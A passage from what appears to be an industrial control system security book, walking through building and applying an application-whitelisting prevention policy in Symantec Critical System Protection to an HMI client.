
Prevention policies will actively apply the configured policy items to the endpoint clients, preventing an application from starting, for example. Detection policies only alert you about the configured policy items.

2. The policies listed here are starting point protection schemes ranging from very basic (**sym_win_basic_sbp**) to full-blown application whitelisting with policies that restrict everything (**sym_win_whitelisting_sbp**).

The `sym_win_null_sbp` policy is a blank starting point policy.


For the next exercise, we are going to create a fully functioning yet restrictive policy to be deployed on computers in levels 2 and lower of the ICS network:

1. Right-click on the `sym_win_whitelisting_sbp` policy and select **Copy**:



| | | | | | |
|---|---|---|---|---|---|
| sym_win_null_sbp | 12 | 7.1.0 | Windows | Prevention Policy | 03-May-2017 04:41:11 MDT |
| sym_win_targeted_prevention_sbp | 34 | 7.1.0 | Windows | Prevention Policy | 03-May-2017 04:41:15 MDT |
| sym_win_whitelisting_sbp | 136 | | | Prevention Policy | 03-May-2017 04:41:12 MDT |


2. Rename the copied policy to something like `IndustrialZone_win_whitelisting`.
3. Create a new workspace folder by right-clicking on the **Workspace** top tear folder and selecting **Add Folder**.
4. Name the newly created folder. Drag the policy we renamed into the newly created folder:




| Name | Rev. | Min. Agent | Operating System | Type |
|---|---|---|---|---|
| IndustrialZone_win_whitelisting * | 141 | 7.1.0 | Windows | Prevention Policy |

Now it's time to adjust the industrial zone started policy:

1. Right-click on the renamed `IndustrialZone_win_whitelisting` policy and select **Edit**. This brings up the policy editor's main screen:



2. If we look at the **Protection Strategy** submenu, we see that the policy is set to maximum security with **Protected Whitelisting**:



Protection Strategy

Select which strategy you would like to use for building a prevention policy.

Protected Whitelisting (Maximize Security)
- The user selects the application and its sandbox to add to the whitelist
- Default Deny security posture - if the application is not listed in the whitelist, then the application is not allowed to run


Hardened (Additional Security)
- Symantec defined sandboxes included in policy for known applications
- Default security posture provides the following restrictions:
  - ✓ Block software install
  - ✓ Protect Symantec Embedded Security: Critical System Protection resources
  - ✓ Protect Operating System Resources
  - ✓ Protect raw local disk
  - ✓ Application Data Protection

Basic (Minimize Operational Risk)
- Symantec defined sandboxes included in policy for known applications
- Default security posture provides the following restrictions:
  - ✓ Block software install
  - ✓ Protect Symantec Embedded Security: Critical System Protection resources ✓ Application Data Protection

3. Click on **Home** to return to the main policy creation screen.

The **Trusted Updaters** submenu lets you specify which applications or publishers can make changes to the system. Specifying this policy rule will go a long way in not having to micromanage updating and minor changes to the client computers. CSP can use the digital signatures for applications and publishers to establish identity when enforcing this rule:

1. Go to the **Trusted Updaters** page and click on **Add**.
2. Under the **Select type** window, check **Publisher** and click on **Next**:


Add Trusted Updater

Select type

( ) Predefined Applications
Select from existing applications to become trusted updaters.

( ) Application
Specify new application to become trusted updater.


( ) User
Specify user to become trusted updater.

( ) Group
Specify group to become trusted updater.

( ) Directory
Specify directory location to let applications located in the directory become trusted updaters.

(● ) Publisher
Applications published by this publisher are allowed to update the system.

3. **Name** the rule and add the **Publisher** you trust to install or update applications on the system by selecting them from the drop-down menu:



IndustrialZone_win_whitelisting v7.1.0 r141 - Whitelisting

Add Trusted Updater

Specify publisher

Applications published by this publisher are allowed to update the system. They can create, delete and modify themselves and other applications on the system.

Name: * Rockwell Automation

Description:


Publishers: *

Publisher:

The publisher names that show up in the drop-down list are the publishers that are tied to the applications that were found on the client computers during the data retrieval.

4. Click on **Add** to add the publisher to the trusted updaters rule.
5. Repeat the previous steps to add any trusted updaters that will be modifying files and applications on your ICS client computers. At a minimum, Symantec Microsoft and your preferred ICS vendors should be assigned as trusted updaters.

6. Click on **Apply**, **Submit** when finished, adding publishers to the **Trusted Updaters** policy rule.
7. Click on **Home** to go back to the main policy creation screen:



IndustrialZone_win_whitelisting v7.1.0 r141 - Whitelisting

Home › Trusted Updaters

Trusted Updaters


Configure Updaters allowed to update the system (create/modify/delete applications system wide).

| Name | Reputation |
|---|---|
| Rockwell Automation | Not Applicable |
| Microsoft | Not Applicable |
| Symantec | Not Applicable |

The **Application Rules** submenu lets you specify what applications can run on the system. Configuring this policy rule provides granular control over every application that can run, narrowing things down to a single version of an application, identified by its cryptographic hash. Keep in mind that restricting the execution of a single application this way will bring lots of overhead if the application must change for some reason. The policy would have to be updated and reapplied for every change and to every system. In the next exercise, we will add a rule that allows you to run applications from a single trusted publisher only:

1. Go to the **Application Rules** page and click on **Add**.

2. At this point, you can add application rules in a variety of ways:



● Predefined Applications
Select applications to add to application control rules.

○ Application
Specify application details to define new application control rule.

○ User
Specify user to define new application control rule.

○ Group
Specify group to define new application control rule.

○ Directory
Specify directory location to define new application control rule for applications located in the directory.


○ Publisher
Specify publisher to identify applications published by this publisher.

With the **Predefined Applications** type, you can select the application from a list of all the applications found on all the systems that were scanned for data. With the **Application** type, you can browse the remote client's filesystem and select the application you want to allow. The **Group** type allows you to specify a group of applications; with the **Directory** type, you can browse the remote client's filesystem and select the directory of the application(s) you want to allow.

The following exercise will show how to use the P**ublisher** type to allow executing any application that has a valid signature from the specified publisher:

1. Select the **Publisher** type on the **Add Application** screen and click on **Next**.
2. **Name** the rule and select the <span>**Publisher** from the drop-down menu.
3. Click on **Add** to add the publisher to the allowed application's publishers rule.

4. Repeat this process for every publisher for which you want the applications to be allowed to run. At a minimum, Microsoft, Symantec, and your preferred ICS vendor should make the **Publishers** list:




I am omitting the recommendation of adding Symantec as a trusted publisher for the moment. This is done to prove a point in an upcoming exercise.

5. Click on **Apply** and then click on **Submit** to finish adding **Application Rules**.

We will explore the final remaining policy submenu in a later exercise. Right now, it is time to apply the newly created policy to our ICS clients:

1. Click on **OK** to close the policy editor screen.
2. Navigate to **Assets** | **Prevention** and select the asset group with the client you want to apply the policy to:



| | | Name | IP Address |
|---|---|---|---|
| ● | | *IND-HMI-CLIENT1* | 192.168.40.10 |


3. Right-click on the client and select **Apply Policy**.
4. Confirm **Yes** for the warning that comes up.
5. Navigate to the policy we just built (**Workspace** | **Industrial Zone** | **IndustrialZone_win_whitelisting**).
6. Go to **Next** | **IndustrialZone_win_whitelisting** and select **Apply**.
7. Now select the group or groups where you want to apply the policy. Multiple groups can be selected by holding down the *Ctrl* key while selecting. Then, click on **Next**. Select **Take the new option settings** and click on it.

The policy is now being applied to the HMI client. This might take a few minutes to finish. Policies can be applied to individual clients or any level of the group hierarchy. Once the policy is applied and accepted, the status lights and symbols will look like this for the client: **Online**, **Protected**, and no red **Applying** flag in front of the client name.

Let's see what all this has done to the functionality of the client:

- Try to open **Internet Explorer**; it works
- Try to open **MS Paint**, **Windows Media Player**, or any Microsoft application; they will start because they are allowed by the Microsoft publisher type rule.

On my system, I neglected to allow Symantec applications to run, so when I try to start the **Event Viewer** by navigating to **Start** | **Symantec Embedded Security** | **Event Viewer**, I get this screen:


Symantec Embedded Security: Critical System Protection Agent Event Viewer

Cannot run the Agent Event Viewer program. System Administrator may have disabled the Agent Event Viewer.

Also, when I try to run a copy of the infamous netcat (`https://en.wikipedia.org/wiki/Netcat`), CSP prevents it from executing. As a matter of fact, any application or executable that isn't specifically allowed through one of the application rule types will be blocked by CSP. This behavior is very effective in preventing malware infections and blocking cyber attacks. Even attackers and malware  leveraging so called 0-Day vulnerabilities are stopped dead in their tracks. A 0-Day vulnerability refers to a hole in software that is unknown to the vendor. Because it is unknown, there is no fix for it yet and the attacker has a high chance of success.

To fix the Symantec event viewer start issue, perform the following steps:

1. Right-click on the client on the CSP **Assets** page and select **Edit Policy**.
2. Open **Application Rules** and add **Symantec Corporation** as a trusted **Publisher**.
3. Click on **OK** and then click on **Submit** and wait for the policy to get updated on the client. This is indicated by the red flag disappearing next to the client name.
